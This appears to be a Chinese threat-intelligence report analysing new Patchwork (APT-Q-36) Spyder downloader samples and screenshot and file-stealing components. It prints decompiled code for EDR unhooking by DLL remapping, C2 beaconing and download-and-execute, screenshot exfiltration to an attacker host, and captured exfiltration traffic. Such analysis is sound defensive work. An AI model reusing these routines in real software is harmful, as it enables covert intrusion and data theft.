摩诃草（APT-Q-36）Spyder 下载器新变种及后续组件分析

原创 威胁情报中心 奇安信威胁情报中心 2024年08月13日 17:43 北京


团伙背景

摩诃草，又名 Patchwork、白象、Hangover、Dropping Elephant 等，奇安信内部跟踪编号 APT-Q-36。该组织被普遍认为具有南亚地区背景，其最早攻击活动可追溯到 2009 年 11 月，已持续活跃 10 余年。该组织主要针对亚洲地区的国家进行网络间谍活动，攻击目标包括政府、军事、电力、工业、科研教育、外交和经济等领域的组织机构。

事件概述

奇安信威胁情报中心此前发布过关于摩诃草组织 Spyder 下载器的分析报告[1,2]，近期我们发现 Spyder 下载器出现新变种，并观察到攻击者借助 Spyder 下发两款窃密组件，分别用于截屏和收集文件信息。

虽然 Spyder 下载器的核心功能没变，仍是从远程下载的加密 ZIP 包中释放出后续组件并执行，但在代码结构和 C2 通信格式等方面做了一些改动。以下是本次发现的 Spyder 下载器和窃密组件的攻击过程。



详细分析

相关样本信息如下：

MD5	编译时间	文件名	说明
689c91f532482aeff84c029be61f681a	2024-06-04 15:12:47 UTC	eac_launcher.exe	Spyder下载器
7a177ef0b1ce6f03fa424becfb9d37ac	2024-05-21 08:28:54 UTC	IntelPieService.exe	截屏组件
85d0f615923af8196fa7d08ef1c68b64	2024-02-13 10:46:07 UTC	RstMwService.exe	文件解密组件

Spyder 下载器

样本 689c91f532482aeff84c029be61f681a 以 Word 文档图标作为伪装，程序带有数字签名。签名者名称为 "Xi'an Qinxuntao Network Technology Co., Ltd."，签名时间为 2024 年 6 月 4 日 15:21:35 UTC。

新型 Spyder 下载器中的配置数据直接存放在代码中，不像之前的版本将其加密后保存在资源区。

```
g_struct_4C3670 = (struct_Config *)v15;
if ( v15 )
{
  lstrcpyA(&g_struct_4C3670->str_version, "0.0.0.1");
  g_struct_4C3670->https_flag = 0;
  lstrcpyW(&g_struct_4C3670->wstr_host, L"onlinecsstutorials.com");
  lstrcpyW(&g_struct_4C3670->wstr_url_dir, L"/soup/");
  lstrcpyW(&g_struct_4C3670->wstr_url_path, L"pencil.php");
  lstrcpyW(&g_struct_4C3670->wstr_mutex, L"HTyRkx9JKZV4Zghqpq5kwur22HR7GU9Z");
  g_struct_4C3670->sleep_time = 4000;
  lstrcpyA(&g_struct_4C3670->wstr_profile, "Fighter");
  lpBuffer[1] = (LPCVOID)lstrlenA(&g_struct_4C3670->str_version);
  g_version_encode = Base64Encode((unsigned int)lpBuffer[1], &lpBuffer[1], (int)&g_struct_4C3670->str_version);
```

使用 curl 产生对 retail.googleapis.com 和 api.github.com 的网络通信，进行流量伪装。

```
if ( v18 )
{
  sub_409560((int)v18, 10002, "https://retail.googleapis.com/$discovery/rest?version=v2");
  sub_409560((int)v20, 43, 1);
  sub_409560((int)v20, 10005, "user:pass");
  sub_409560((int)v20, 10018, "curl/7.42.0");
  sub_409560((int)v20, 68, 50);
  sub_409560((int)v20, 213, 1);
  sub_4065F0((int)v20, 2097154, (int)&hMem[1]);
  sub_4065F0((int)v20, 3145731, (int)&v190);
  sub_4065F0((int)v20, 1048577, (int)&v184 + 4);
```

```
if ( v1 )
{
  sub_409560((int)v1, 10002, "https://api.github.com/repos/whoshuu/cpr/contributors?anon=true&key=value");
  sub_409560((int)v2, 43, 1);
  sub_409560((int)v2, 10005, "user:pass");
  sub_409560((int)v2, 10018, "curl/7.42.0");
  sub_409560((int)v2, 68, 50);
  sub_409560((int)v2, 213, 1);
  sub_4065F0((int)v2, 2097154, (int)v6);
  sub_4065F0((int)v2, 3145731, (int)v5);
  sub_4065F0((int)v2, 1048577, (int)v4);
  sub_406670(v2);
```


重新映射多个系统 DLL 的 .text 段，以解除对这些模块设置的挂钩。

```
236  memset(&var_file_self_path, 0, 0x1000u);
237  GetModuleFileNameW(0, &var_file_self_path, 0x1000u);
238  RemapModuleText(L"kernel32.dll");
239  RemapModuleText(L"ntdll.dll");
240  RemapModuleText(L"ADVAPI32.dll");
241  memset(&folder_LOCAL_APPDATA, 0, 0x800u);
```

```
286    if ( CreateMutexW(0, 1, &g_struct_4C3670->wstr_mutex) )
287    {
288      RemapModuleText(L"SHELL32.dll");
289      RemapModuleText(L"ole32.dll");
290      RemapModuleText(L"OLEAUT32.dll");
291      RemapModuleText(L"CRYPT32.dll");
292      RemapModuleText(L"WS2_32.dll");
293      RemapModuleText(L"WININET.dll");
294      RemapModuleText(L"bcrypt.dll");
295      memset(var_path, 0, sizeof(var_path));
```

```
hProcess = GetCurrentProcess();
memset(&modinfo, 0, sizeof(modinfo));
hModule = GetModuleHandleW(this);
if ( !hModule )
  return -1;
memset(Buffer, 0, sizeof(Buffer));
GetSystemDirectoryW(Buffer, 0x2000u);
lstrcatW(Buffer, &String2);
lstrcatW(Buffer, this);
if ( !K32GetModuleInformation(hProcess, hModule, &modinfo, 0xCu) )
  return -1;
lpBaseOfDll = modinfo.lpBaseOfDll;
lpString2a = (LPCWSTR)modinfo.lpBaseOfDll;
hObject = CreateFileW(Buffer, 0x80000000, 1u, 0, 3u, 0, 0);
FileMappingW = CreateFileMappingW(hObject, 0, 0x1000002u, 0, 0, 0);
v3 = (char *)MapViewOfFile(FileMappingW, 4u, 0, 0, 0);
v4 = 0;
v5 = (IMAGE_NT_HEADERS *)((char *)lpBaseOfDll + lpBaseOfDll[15]);
v10 = v3;
if ( v5->FileHeader.NumberOfSections )
{
  do
  {
    v6 = (IMAGE_SECTION_HEADER *)((char *)&v5->OptionalHeader + 40 * v4 + v5->FileHeader.SizeOfOptionalHeader);
    if ( !lstrcmpA((LPCSTR)v6, ".text") )
    {
      flOldProtect = 0;
      VirtualProtect((char *)lpString2a + v6->VirtualAddress, v6->Misc.PhysicalAddress, 0x40u, &flOldProtect);
      memmove((char *)lpString2a + v6->VirtualAddress, &v10[v6->VirtualAddress], v6->Misc.PhysicalAddress);
      VirtualProtect((char *)lpString2a + v6->VirtualAddress, v6->Misc.PhysicalAddress, flOldProtect, &flOldProtect);
    }
    ++v4;
  }
  while ( v4 < v5->FileHeader.NumberOfSections );
}
CloseHandle(hProcess);
CloseHandle(hObject);
CloseHandle(FileMappingW);
FreeLibrary(hModule);
return 0;
```

样本设置多个只触发一次的计划任务，指向 "%LocalAppdata%\zlib1.exe"，并将自身复制为 "%LocalAppdata%\zlib1.exe"。




样本与 C2 服务器的通信数据放在 POST 请求首部的自定义字段（该样本为 "boop"）中，数据为经过 Base64 编码的 JSON 字符串，Base64 编码后还会对部分字符进行替换处理。

```
dwNumberOfBytesRead = 0;
hMem = (CHAR *)GlobalAlloc(0x40u, 2 * arg_sz);
v8 = InternetOpenW(
       L"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.79 Safari/537.36",
       1u,
       0,
       0,
       0);
hInternet = InternetConnectW(v8, &g_struct_4C3670->wstr_host, 0x50u, 0, 0, 3u, 0, 0);
v4 = HttpOpenRequestW(hInternet, L"POST", &g_url, 0, 0, 0, 0, 0);
wsprintfA(hMem, "boop: %s\r\n", arg_content);
HttpAddRequestHeadersA(v4, hMem, 0xFFFFFFFF, 0xA0000000);
if ( !HttpSendRequestW(v4, 0, 0, 0, 0) )
  return 1;
v6 = 1;
if ( InternetReadFile(v4, arg_recv_buf, 0x400u, &dwNumberOfBytesRead) )
  v6 = 17;
InternetCloseHandle(v4);
InternetCloseHandle(hInternet);
InternetCloseHandle(v8);
GlobalFree(hMem);
return v6;
```

```
POST /soup/pencil.php HTTP/1.1
boop: eyJ4ZGl                                                                                                    1BR1F
BI                                  fQ--
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.79 Safari/537.36
Host: onlinecsstutorials.com
Content-Length: 0
Cache-Control: no-cache
```

```
for ( result = 0; result < a2; ++result )
{
  v4 = *(_BYTE *)(a1 + result);
  switch ( v4 )
  {
    case '+':
      *(_BYTE *)(a1 + result) = '.';
      break;
    case '/':
      *(_BYTE *)(a1 + result) = '_';
      break;
    case '=':
      *(_BYTE *)(a1 + result) = '-';
      break;
  }
}
```

样本向 C2 服务器的 "/soup/pencil.php" 发送的 JSON 字符串包含两部分固定的内容，分别是："xdid"（感染设备的 Machine GUID）和 "about"（样本配置数据中的字符串 "0.0.0.1"，可能是版本号）。



向 "/soup/pencil.php" 发送请求主要有两个作用：

（1）是否收集设备信息；
（2）获取关于后续组件压缩包的信息。

收集设备信息

样本根据第一次请求 C2 服务器 "/soup/pencil.php" 的响应判断是否需要收集设备信息并回传，如果响应为 "1"，则执行信息收集操作，否则跳过该步骤。收集的信息添加为 JSON 字符串中的 jupiter 字段。

收集的各类信息如下：

字段名称	保存数据
address	主机名
page_id	用户名
weather	操作系统版本
profile	样本配置数据中的字符串（"Fighter"）
news	安装的杀毒软件信息


下载后续组件


之后样本进入获取后续组件的循环过程。每次循环先向 api.github.com 发送伪装流量，然后请求 C2 服务器 "/soup/pencil.php"。如果响应为 "0"，或响应数据长度不大于 5，则直接休眠等待下一次循环。

当响应数据符合要求时，样本从中提取关于压缩包的信息，用于下载后续组件。在响应数据中提取信息的字段有如下 3 个：

字段名称	说明
first	下载组件的类别（数字）
middle	下载压缩包的名称（字符串）
last	解密压缩包的密码（字符串）

样本将 middle 字段内容拼接到 "/soup/download.php?mname=" 之后，向 C2 服务器发起请求，下载包含后续组件的 ZIP 压缩包。





压缩包中的组件解压到 INTERNET_CACHE 目录（即 "C:\Users\[user_name]\AppData\Local\Microsoft\Windows\INetCache\"），然后调用 CreateProcessW 执行。

```
var_exec_path = (WCHAR *)GlobalAlloc(0x40u, 2 * v20 + 1024);
wsprintfW(var_exec_path, L"%s\\%hs", &folder_INTERNET_CACHE, v35);
v22 = CreateFileW(var_exec_path, 0x10000000u, 1u, 0, 2u, 0x80u, 0);
WriteFile(v22, v27, v18, &NumberOfBytesWritten, 0);
CloseHandle(v22);
StartupInfo.cb = 68;
memset(&StartupInfo.wShowWindow, 0, 20);
memset(&StartupInfo.lpReserved, 0, 40);
StartupInfo.dwFlags = 1;
CreateProcessW(var_exec_path, 0, 0, 0, 1, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
GlobalFree(var_exec_path);
GlobalFree(v27);
```

后续组件

目前观察到通过上述 Spyder 下载器释放的后续组件有两类，均带有与 Spyder 下载器相同的数字签名（"Xi'an Qinxuntao Network Technology Co., Ltd."），主要功能分别为截屏回传和

文件信息窃密。

组件一：截屏

截屏组件 IntelPieService.exe 将截屏保存为 image.bmp，回传到 hxxp://onlinecsstutorials[.]com/soup/upsman.php。

```
  }
  v6[i] = v10;
LABEL_27:
  sub_401370(&aImageBmp_0);                        // 获取截屏文件
  lpMem = 0;
  v15 = sub_401900(0);
  if ( !v15 )
  {
LABEL_30:
    sub_4018B0();
    DeleteFileW(&aImageBmp_0);
    GlobalFree(v6);
    return 0;
  }
  v16 = v15;
  sub_404950(&lpMem, &v18, 1);
  sub_404950(&lpMem, &v18, 1);
  memset(var_upload_url, 0, sizeof(var_upload_url));
  wsprintfA(var_upload_url, "http://%s/%s", aOnlinecsstutor, aSoupUpsmanPhp);
  sub_401B70(v16, 10002, (char)var_upload_url);
  sub_401B70(v16, 10024, (char)lpMem);
  if ( !sub_401960(v16) )
  {
    sub_404970(lpMem);
    sub_401AB0(v16);
    goto LABEL_30;
  }
```

```
  DC = GetDC(0);
  CurrentObject = GetCurrentObject(DC, 7u);
  GetObjectW(CurrentObject, 24, &pv);
  v3 = *(_QWORD *)((char *)&pv + 4);
  DeleteObject(CurrentObject);
  Buffer = 19778;
  v24 = 54;
  LODWORD(v19) = 40;
  *(_DWORD *)v20 = 0;
  HIDWORD(v19) = 1572865;
  *(_QWORD *)((char *)&v19 + 4) = v3;
  *(_QWORD *)&pbmi.bmiHeader.biClrUsed = *(_QWORD *)&v20[16];
  *(_OWORD *)&pbmi.bmiHeader.biSize = v19;
  *(_OWORD *)&pbmi.bmiHeader.biCompression = *(_OWORD *)v20;
  CompatibleDC = CreateCompatibleDC(DC);
  ho = CreateDIBSection(DC, &pbmi, 0, &ppvBits, 0, 0);
  SelectObject(CompatibleDC, ho);
  dwDesiredAccess_12 = x1a;
  x1 = DC;
  BitBlt(CompatibleDC, 0, 0, v3, SHIDWORD(v3), DC, dwDesiredAccess_12, y1, 0xCC0020u);
  FileW = CreateFileW(lpFileName, 0xC0000000, 0, 0, 2u, 0x80u, 0);
  if ( FileW == (HANDLE)-1 )
  {
    v7 = 0;
  }
  else
  {
    v6 = FileW;
    WriteFile(FileW, &Buffer, 0xEu, &NumberOfBytesWritten, 0);
    WriteFile(v6, &v19, 0x28u, &NumberOfBytesWritten, 0);
    WriteFile(v6, ppvBits, HIDWORD(v3) * (((24 * (int)v3 + 31) >> 3) & 0xFFFFFFFC), &NumberOfBytesWritten,
    FlushFileBuffers(v6);
    CloseHandle(v6);
    v7 = 1;
  }
  DeleteDC(CompatibleDC);
  ReleaseDC(0, x1);
  DeleteObject(ho);
  return v7;
```

发送的请求数据中仍以设备的 Machine GUID 作 为 uid。


```
POST /soup/upsman.php HTTP/1.1
Host: onlinecsstutorials.com
Accept: */*
Content-Length: 4752286
Content-Type: multipart/form-data; boundary=------------------------XB5ijxmeFrH44jW6pZCgbY
Expect: 100-continue

--------------------------XB5ijxmeFrH44jW6pZCgbY
Content-Disposition: form-data; name="uid"

NQ[redacted]MA
--------------------------XB5ijxmeFrH44jW6pZCgbY
Content-Disposition: form-data; name="image"; filename="image.bmp"
Content-Type: application/octet-stream

BM........6...(.....................................A9"A9"B9#B9#A8"@7!@7!A8"A8"@8!A8"A9"B9#B:#B9#A9"A9"@8!A8"A8"@7!A9"B9#@8!A9"B:#A9"A8"A8"@8!A
9"B:#C:$C:$A9"B9#B:#B:#B9#A9"A8"@8!A8"A8"A8"@8!A8"A8"A8"B:#B9#A9"@8!?7 A8"A9"A9"B9#B:#C:$B9#B9#B:#A8"B9#C;$C:$A9"@8!A8"A8"A8"A9"A9"A9"B9#B9#B9
#B9#B9#B:#B:#B9#B9#B9#B:#B9#A8"A9"B9#B:#B9#B9#A9"A8"B9#A9"A8"A8"B9#C:$B9#A9"A9"A8"A9"A8"@7!@7!A8"B9#A9"A9"A8"A8"A9"@8!@7!A9"B9#@8!@7!A9"B:#A8"@7!
A8"B9#C:$C:$B9#B:#B:#B9#A9"A9"A9"@8!@8!A8"A9"A8"A8"B9#A9"A9"B9#B:#A9"A8"B9#A9"B9#B9#A9"A9"A9"A9"A8"A9"A9"A8"A9"A9"B9#C;$B:#A8"@8!@7!A8"A9"A9"A9"B
9#A9"@8!A9"B9#A8"@8!B:#C:$B:#B:#B:#A9"@7!?7 A8"A9"@8!A8"@8!B9#C;$B9#B9#B9#@8!A8"B9#A8"@8!A8"@8!A9"B9#A9"A9"A8"A8"A8"A8"A9"B9#B:#B9#A8"B9#B:#B:#B:
#A9"A8"A9"B9#A8"@8!A8"A9"B:#C:$A9"@8!A9"B9#B9#B9#A9"A8"A9"A9"A8"A9"A8"A9"B:#B:#A9"@8!A9"B:#B:#B:#A9"A9"B:#B:#A9"@7!@7!A9"A9"@8!A9"A9"B:#B:#B:#A9"
A9"@8!A9"A9"@7!A9"B:#@8!A9"B:#A9"A9"A9"@8!A9"B:#C;$C;$A9"B:#B:#B:#B:#A9"A9"@8!A9"A9"A9"@8!A8"A8"A8"B:#B9#A9"@8!?7 A8"A9"A9"B9#B:#C:$B9#B9#B:#A8"B
9#C;$C:$A9"@8!A8"A8"A8"A8"A9"A9"A9"B9#B9#B9#B9#B9#B:#B:#B9#B9#B9#B:#B9#A8"A9"B9#B:#B9#B9#A9"A8"B9#A9"A8"A8"B9#C:$B9#A9"A9"A8"A9"A8"@7!@7!A8"B9#A9
"A9"A8"A8"A9"@8!@7!A9"B9#@8!@7!A9"B:#A8"@7!A8"B9#C:$C:$B9#B:#B:#B9#A9"A9"A9"@8!@8!A8"A9"A8"A8"B9#A9"A9"B9#B:#A9"A8"B9#A9"B9#B9#A9"A9"A9"A9"A8"A9"
A9"A8"A9"A9"B9#C;$B:#A8"@8!@7!A8"A9"A9"A9"B9#A9"@8!A9"B9#A8"@8!B:#C:$B:#B:#B:#A9"@7!?7 A8"A9"@8!A8"@7!B9#C;$B9#B9#B9#@7!A8"B9#A8"@7!A8"@7!A8"B9#A
8"A8"A8"A8"A8"A8"B9#B9#B9#A8"B9#B9#B9#B9#A8"A8"A8"B9#A8"@7!A8"A8"B9#C:$A8"@7!A8"B9#B9#B9#A8"A8!A8"A8"A8!A8"A8!A8!B9"B9"A8"@7!A8!B9"B9"B9"A8"A8
"B9"B9"A8!@7 @7 A8!A8!@7!A8!A8"B9"B9#B9"A8"A8"@7!A8!A8!@7 A8"B9"@7!A8"B9#A8"A8!A8!@7!A8"B9#C:#C:#A8"B9"B9#B9#B9"A8"A8!@7!A8!A8!A8!@7!@8!@8!@8!B9#
A9"A8"@7!?6 @7!A8"A8"A8"B9#B9#A8"A8"B9#@7!A8"C:$B9#A8"@7!@7!@7!@7!@7!A8"A8"A8"A8"A8"A8"A8"..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v.
.v..v..v..v..v..v..v..v..v..v..v..v..v..v.oG..^..^..^..^..^..^..^..^@6 ?6 A7!B8"@7!?6 @7!A8"B9#B9#A8"B8"B8"A8"A7!A7!A7!@6 @6 @7!A7!@7!@7!A8"A7!A7
!A8"B8"A7!@7!A8"@7!A8"A7"@7!@7!@7!@7!@6!@7!@7!@6!@7!@7!A7"B9#A8"@6!?6 ?5 @6!@7!@7!@7!..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v
..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v..v.oG..^..^..^A7"@6!@6 @6!A7!@6 ?5 @6 @6!A7"B8"@6!?5 @6!A7!A7!A7!@6!@6 @6!@
6!@5 @6!@5 @5 A6!A6!@6!?5 @5 A6!A6!A6!@6!@6!A6!A6!@5 ?4.?4.@5 @5 ?5 @5 @6!A6!A7"A6!@6!@6!?5 @5 @5 ?4.@6!A6!?5 @6!A7"@6!@5 @5 ?4 @5!A6"B7"B7"@5 A6
